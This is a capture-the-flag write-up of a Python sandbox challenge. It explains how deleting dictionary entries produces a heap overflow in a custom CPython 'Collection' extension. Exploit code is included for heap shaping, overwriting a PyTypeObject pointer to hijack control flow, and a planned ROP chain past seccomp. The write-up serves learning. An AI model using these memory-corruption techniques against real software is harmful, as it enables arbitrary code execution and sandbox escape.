**Disclaimer**:

We haven't finished the challenge on time, just a few hours after the CTF was over. After the write-ups started flowing we noticed that we solved it with an unintended bug, so we decided to write about it because it's kinda cool.

**Overview**

The challenge consists of several files. The authors provided a Python3.6 file, an .so called Collection.cpython-36m-x86\_64-linux-gnu.so, a server-side program called server.py which we communicate with and a test.py file which consists of an example of how to use the Collection module.

The server.py expects from the user a python code, to concatenate it with a script prefix:

"

from sys import modules

del modules['os']

import Collection

keys = list(\_\_builtins\_\_.\_\_dict\_\_.keys())

for k in keys:

if k != 'id' and k != 'hex' and k != 'print' and k != 'range':

del \_\_builtins\_\_.\_\_dict\_\_[k]

"

By reading the prefix above, we know that we can only work with the 'id','hex','print','range' python's builtins and the custome Collection module which written in C using the CPython API- this is the .so file we mentioned before.

The server.py code also creates a file descriptor(AKA-fd) of the flag file, duplicates it to another fd with the number 1023, and closes the original fd.

Our goal is to open the 1023 fd in order to read the flag.

Solves: 30

Points: 150

**Down To work**

The first called functions in the CPython module is the PyInit\_Collection, which is equivalent to the "main" function of any .so or .dll, that being called once the library is loaded.

For each created instance of this class several methods are called:

sub\_1700 - we gave it the name: handle\_object\_creation

This function verifies that the input is a dictionary not larger than 32 members, parses the tuples and creates the structers:

Nodes- a double linked list, with a pointer to a record struct.

Record- the record of the member- the key, the value and the type (long, list,or dict)

The Collection is a python object. The program allocates 0x118h bytes for it- the first 0x18h bytes are for the header, which consits of the reference count and a pointer to a PyTypeObject, which contains function pointers to the functions of the object.

The other 0x100 bytes are for the values of the input dict:

ints- stored as is

lists, dicts- a pointer to the data that stored.


The only function that can be called on an instance of Collection is 'get'.

When called, behind the scenes several functions are called- the PyTypeObject is dereferenced and GenericSetAttr is called first.

Basically, that’s what we need to know before we understand the vulnerablitty.


**The Vulnerablitty**

After digging into nearly every function in the library, we checked again the handle\_object\_creation function and noticed something we haven't noticed before.



The vulnerable part of the function:

As was described earlier, this function parses the input dictionary, but we didn't mention that it works with the \_PyDict\_Next method of the Dictionary Object.



**Documentation about the function**

Based on this documentation we understood that each dictionary member has an internal indexing system in the dictionary structure. Later on, the Collection library uses it as an offset into an array and initializing for this Collection dictionary members.

We also know that we can't create a collection from a dictionary bigger than 32 members, which is exactly the size of the array buffer in memory.

**What if we can change the indexing of the members in the dictionary to overflow this buffer?**

x = {}

for i in range(34):

if i == 32:

x["%d" % (i)] = 0x41414141

elif i == 33:

x["%d" % (i)] = 0x12121212

else:

x["%d" % (i)] = 0xffffff00 + i

for i in range(2):

del x["%d" % (i)]

Using the del function in python we were able to create a dictionary with 32 members, but the index of the members was modified so we wrote outside the Array and overwritten the object that was next in memory!

**The Exploit**

We have a relative write primitive on the heap, but we need to get something interesting to be right after us. What is more interesting than a Collection Pyobject with a PyTypeObject pointer which is basically a vtable which later we can trigger it by calling the "get" function?

We started the heap shaping creating 5 collections, deleting the middle one and creating a hole which we need to create the overflowing collection in it, to overflow the 3rd collection header, the PyTypeObject pointer to point to a "pyTypeObject" that we created, so when we will call 'get' on that collection, it will search the pointer to it in the PyTypeObject- methods attribute.

Very soon we discovered that the garbage collector is deleting our collections.

Each PythonObject has an attribute called ob\_refcnt, which states the refernce count to the object.  
so, we needed to hold a list with pointers to the collections to prevent from the garbage collector to delete our collections.

avoid\_gc = []

holes= []

consec\_counter = 0

hole\_idx = 0

length = 0

for i in range(5):

temp = Collection.Collection({"1":4, "2":i})

avoid\_gc.append(temp)

length += 1

if length > 1:

if id(temp) - 0x118 == id(avoid\_gc[-2]): #This means that we created a consecutive allocation on the heap

consec\_counter += 1

else:

consec\_counter = 0

if consec\_counter == 2 and hole\_idx == 0:


hole\_idx = i

#holes.append(i-1)

hole\_holder = temp


consec\_counter = 0

del avoid\_gc[hole\_idx-1]




Collector in memory before the overwrite after shaping

When we run the overflow and debug with gdb, we see that we overflowed the right position- the PyTypeObject pointer.



Screenshot of the Memory after the overflow

Now we need to create our own PyTypeObject to point to, which will be used when we will call 'get' on the overwritten object.



The original PyTypeObject in Memory

The function which will be called first is the PyObject\_GenericSetAttr, it is in offset 0x13h in the PyTypeObject.tp\_getattro slot.

**If we will overwrite that pointer we will get a jump primitive to our own code!**

PyTypeObject = {}

for i in range(0,32):

if i == 0x13: # PyObject\_GenericSetAttr spot

PyTypeObject["%d" % i] = 0x41414141

continue

PyTypeObject["%d" % i] = 0x30303030 + i #RBP

PyTypeObject = Collection.Collection(PyTypeObject)

We will need to point the PyTypeObject pointer to the Collection we just created.

If you remember, our controlled data starts right after the header at offset 0x18

x = {}

for i in range(34):

if i == 32:

x["%d" % (i)] = 0x2

elif i == 33:

x["%d" % (i)] = id(PyTypeObject) + 0x18


else:

x["%d" % (i)] = 0xffffff00 + i

for i in range(2):

del x["%d" % (i)]

a = Collection.Collection(x)



Notice that the rip register points to the address we entered, actually we managed to accomplish our jump primitive.

Now, all we have left is to write the rop in order to read the fd.

A seccomp defense mechanism is embedded in the code.

The seccomp mechanism acts like a filter of which syscalls can be called from within the process context.

After an extensive analysis we understood that we can call the Readv function and the Write function in order to read the flag.

See the code for further information😊